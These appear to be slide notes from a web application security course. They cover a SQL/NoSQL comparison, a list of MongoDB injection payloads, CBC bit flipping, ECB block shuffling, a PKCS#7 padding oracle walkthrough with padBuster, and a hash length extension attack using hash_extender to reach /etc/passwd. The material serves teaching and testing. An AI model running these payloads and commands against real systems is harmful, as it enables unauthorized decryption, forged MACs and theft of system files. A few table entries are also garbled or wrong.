NoSQL vs MySQL

The Basis Of Comparison Between MySQL vs NoSQL	**MySQL**	**NoSQL**
Nature	A relational database in nature	A non-relational database in nature
Design	Modeled based on the concept of “table”	Modeled based on the concept of “document”
Scalable	Being relational in nature can be a tough task to scale big data	Easily scalable big data as compared to relational
Model	Detailed database model needs to be in place before the creation	No need to develop a detailed database model
Community	A vast and expert community is available	A community is growing rapidly and smaller as compared to MySQL
Standardization	SQL is standard language	Lack of a standard query language
Schema	Schema is rigid	Dynamic schema is a key benefit of NoSQL
Flexibility	Not so flexible design-wise, new column or field insertion affects a design	New column or fields can be inserted without existing design

NoSQL vs MySQL


The Basis Of Comparis on Between MySQL vs NoSQL	**MySQL**	**NoSQL**
Select	select * from users where id=1;	db.users.find({user_id: 1,})
Update	update users set password = '<input>' where id = <#>;	db.users.update({user_id: <#>}, {$set: {password:'<input>'}}})
Create	create table users (id mediumint not null auto increment, user_id varchar(30))	db.createCollections('users') # no table concept but collection => nothing equivalent

NoSQL vs MySQL

- https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/no-sql-injection/mongodb.txt
- true, $where: '1 == 1'
- , $where: '1 == 1'
- $where: '1 == 1'
- ', $where: '1 == 1'
- 1, $where: '1 == 1'
- { $ne: 1 }
- ', $or: [{}, { 'a':'a
- ' }], $comment:'successful MongoDB injection'
- db.injection.insert({success:1});
- db.injection.insert({success:1});return 1;db.stores.mapReduce(function() { { emit(1,1
- || 1==1
- ' && this.password.match(/.*/)//+%00
- ' && this.passwordzz.match(/.*/)//+%00
- '%20%26%26%20this.password.match(/.*/)//+%00
- '%20%26%26%20this.passwordzz.match(/.*/)//+%00
- {$gt: ''}
- [$ne]=1

Algorithm	Type	Output length
RC4	Stream Cipher	Matches input length, odd size
Des / 3DES	Block Cipher	8 bytes per block
AES-128 / AES-192 / AES-256 (number specifies key length)	Block Cipher	16 bytes per block
MD2 / MD4 / MD5	Hash	16 bytes (128 bits)
SHA0 / SHA1	Hash	20 bytes (160 bits)
SH2-224 / SH2-512/224 / SH3-224	Hash	28 bytes (224 bits)
SH2-256 / SH2-512/256 / SH3-256	Hash	32 bytes (256 bits)
SH2-384 / SH3-384	Hash	48 bytes (384 bits)
SH2-512 / SH3-512	Hash	64 bytes (512 bits)
RIPEMD160	Hash	20 bytes (128 bits)

CBC REVIEW




Serial operation; each block is dependent upon the prior block:

- Process starts by XOR with IV
- Each block after is XOR with the previous ciphertext block

Decryption happens in reverse

Opportunity to influence how a value is decrypted with XOR

CBC BIT FLIPPING



CBC decryption XORs as final step

To modify decryption process, modify:

- IV to affect plaintext block 1
- Previous ciphertext block to affect the next plaintext block

Modifying ciphertext produces invalid plaintext!

CIPHER ANALYSIS

```
prec=31337
auth=fc416bdf13fed5cfc6f8b95fbb566f39
iv =95851d6b7fd6ed0171035d5e03886f10
```

auth and iv fields are both 16 bytes

IV field indicates this is not ECB


IV length is always one block in CBC:

- One block of ciphertext
- Block cipher, AES (not DES)

Observe how the ciphertext changes
when the IV is manipulated

Block Ciphers and ECB mode

- Definition
  - m is the message in cleartext, made of n blocks $m=m_1||\ldots||m_n$.
  - E is the block encryption function.
  - c is the resulting cryptogram, $c=c_1||\ldots||c_n$.
  - ECB mode
    - $c_i = E(m_i)$ for i = 1 to n.



ECB shuffling: example

- uid=jlwr 1111111111111111
- ight;id= 2222222222222222
- 101;gid= 3333333333333333
- 200,101; 4444444444444444
- roles=sa 5555555555555555
- les   6666666666666666

- uid=jlwr 1111111111111111
- ight;id= 2222222222222222
- 200,101; 4444444444444444
- 101;gid= 3333333333333333
- 200,101; 4444444444444444
- roles=sa 5555555555555555
- les   6666666666666666

PKCS#7 EXAMPLES

Plaintext: "Josh"

J	o	s	h	\x04	\x04	\x04	\x04

Plaintext: "Justin"

J	u	s	t	i	n	\x02	\x02

Plaintext: "Justin Searle"

J	u	s	t	i	n	S	e

a	r	l	e	\x04	\x04	\x04	\x04

Plaintext: "MrAdrien"


M	r	A	d	r	i	e	n

\x08	\x08	\x08	\x08	\x08	\x08	\x08	\x08

PKCS#7 gives us the ability to easily identify traffic that did not decrypt properly

ANALYZING THE CIPHERTEXT

```
http://target/index.jsp?e=3536373864656667132516a7bd7867a0
```



IV is 8 bytes

So block size is 8 bytes:

- Likely DES or 3DES
- Block cipher suite selection is irrelevant for this attack

Ciphertext is 8 bytes


Works against any block cipher mode, primarily targeting CBC

BASIC TEST FOR PKCS#7 ERRORS

`http://target/index.jsp?e=0000000000000000132516a7bd7867a0`

Attacker sends 1 ciphertext block and IV of all 0's to server


Attacker observes server response to differentiate response from valid



FUZZING FOR PKCS#7 SUCCESS

```
http://target/index.jsp?e=0000000000000001132516a7bd7867a0
```

Attacker repeats sending data to the server, each time incrementing the last byte of the IV. When plaintext ends in 0x01, server does not return a padding error.



RECOVERING FIRST KEYSTREAM AND PLAINTEXT BYTES

```
http://target/index.jsp?e=000000000000000067132516a7bd7867
```

Attacker knows that an IV value of 0x5d produces a padding success notice from the server


Now you can recover the unknown keystream byte
`0x5d` ⊕ `0x01` = `0x5c`

And recover the same byte of plaintext
`0x5c` ⊕ `0x67` = `0x3b` (or ; in ASCII)

RECOVERING ADDITIONAL BYTES


`http://target/index.jsp?e=000000000000005e132516a7bd7867`

Attacker moves on to the next-to-last byte of the ciphertext. The recovered byte is changed to produce 0x02 to make the padding valid for 2 bytes.



KS = 0x10 ⊕ 0x02 = 0x12. KS ⊕ IV = Plaintext. 0x12 ⊕ 0x66 = 0x74 ("t").

PADBUSTER ATTACK



padBuster [TARGET URL] [ENCRYPTED DATA] [BLOCK LENGTH] [OPTIONS]

```
$ padBuster
'http://captcha.demo.sec642.org/captcha.php?captcha=foobar&enc=4f4a4d
7952634749d15735bf713f13f0' 4f4a4d7952634749d15735bf713f13f0 8 -
encoding 1
```

Encoding options include 0=Base64 (default), 1=Lowercase Hex, 2=Uppercase Hex, 3=.NET UrlToken, and 4=URL Encoded Base64

HASH_FUNCTION(secret || file_name)

where || is concatenation of the two values together.

This is what our example would look like in hex on the server, where the secret is 'SECRET' and our value is still 'abcde':

53454352 45546162 636465

Add the 1 digit and then pad with 0, then add the length:

53454352 45546162 63646580
00000000 00000000 00000000
00000000 00000000 00000000
00000000 00000000 00000058

Where the 0x80 is the 1 digit, then the zero padding, and last is the length of the message 88 bits in hex which is 0x58 (big-endian). The SHA-1 MAC that the server sends is:

3cca4edd90b7b8bc6b31e8edab26682efc126e9f

APPENDING

If we append a new value to the end of the hashed value, it should fail the MAC check

If the output of the hashing function can be placed back into the hashing algorithm, it can return a new hash with the appended value

HASH_FUNCTION(secret || file_name || padding || append_value)

The new hash passes the MAC validation

We only need to know or guess the length of the secret

Selecting "SHA1" as the Algorithm, clicking on the 'test' link, and then Burp as a proxy shows us the parameters that we presumably have to play with to succeed, as seen in the above screen shot.

algo=sha1, file=test, and hash=dd03bd22af3a4a0253a66621bcb80631556b100e

Clicking on the "hello" link and we received the following:

algo=sha1, file=hello, and hash=93e8aee4ec259392da7c273b05e29f4595c5b9c6

Finally, clicking on the "pictures" we see the same two parameters with different values; the algorithm did not change.

algo=sha1, file=pictures, hash=4990d1bd6737cf3ae53a546cd229a5ff05f0023b

Regardless of the size of the filename input, the output is the same size, which tells us that they may be using a hashing algorithm. Additionally, the output is 40 hex characters in length, 20 bytes, or 160 bits. It's pretty safe to assume that the hashing algorithm used is SHA-1. In this case the application actually tells us that it is, but it is a safe guess based on the fixed-length output. The SHA-1 hash of the word test is:

echo -n test | sha1sum a94a8fe5ccb19ba61c4c0873d391e987982fbbd3 -

The SHA-1 hash of the word hello is aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434dand the SHA-1 hash of the word pictures is 0a3c157920563b7680ef6f6d2f7736d3e5a75212. These do not match the values we receive from the server. The application is hashing something else or is adding something to the hash besides the filename. This leads us to believe that we may be dealing with a Message Authentication Code (MAC). This is where a known value is appended to an unknown secret value and the result is hashed. As it turns out, this form of creating a MAC is vulnerable to a hash length extension attack in many algorithms.

ENTER HASH_EXTENDER

./hash_extender

Options that we need to use

-d <data>

-s <original signature>

-a <data to append>

-f <hash format>

-l <length of secret> (lower case L)

--out-data-format= html to URL encode is also helpful

Running the following should give us some filenames and hashes to try!

```
./hash_extender -f sha1 --data 'test' -s dd03bd22af3a4a0253a66621bcb80631556b100e --append '../../../../../../../../../etc/passwd' --secret-min=10 --secret-max=40 --out-data-format=html --table > signatures-n-strings.out
```

Alternatively, if we know the length of the secret:

Running the following should give us some filenames and hashes to try!

```
./hash_extender -f sha1 --data 'test' -s dd03bd22af3a4a0253a66621bcb80631556b100e --append '../../../../../../../../../etc/passwd' -l 34 --out-data-format=html --table
```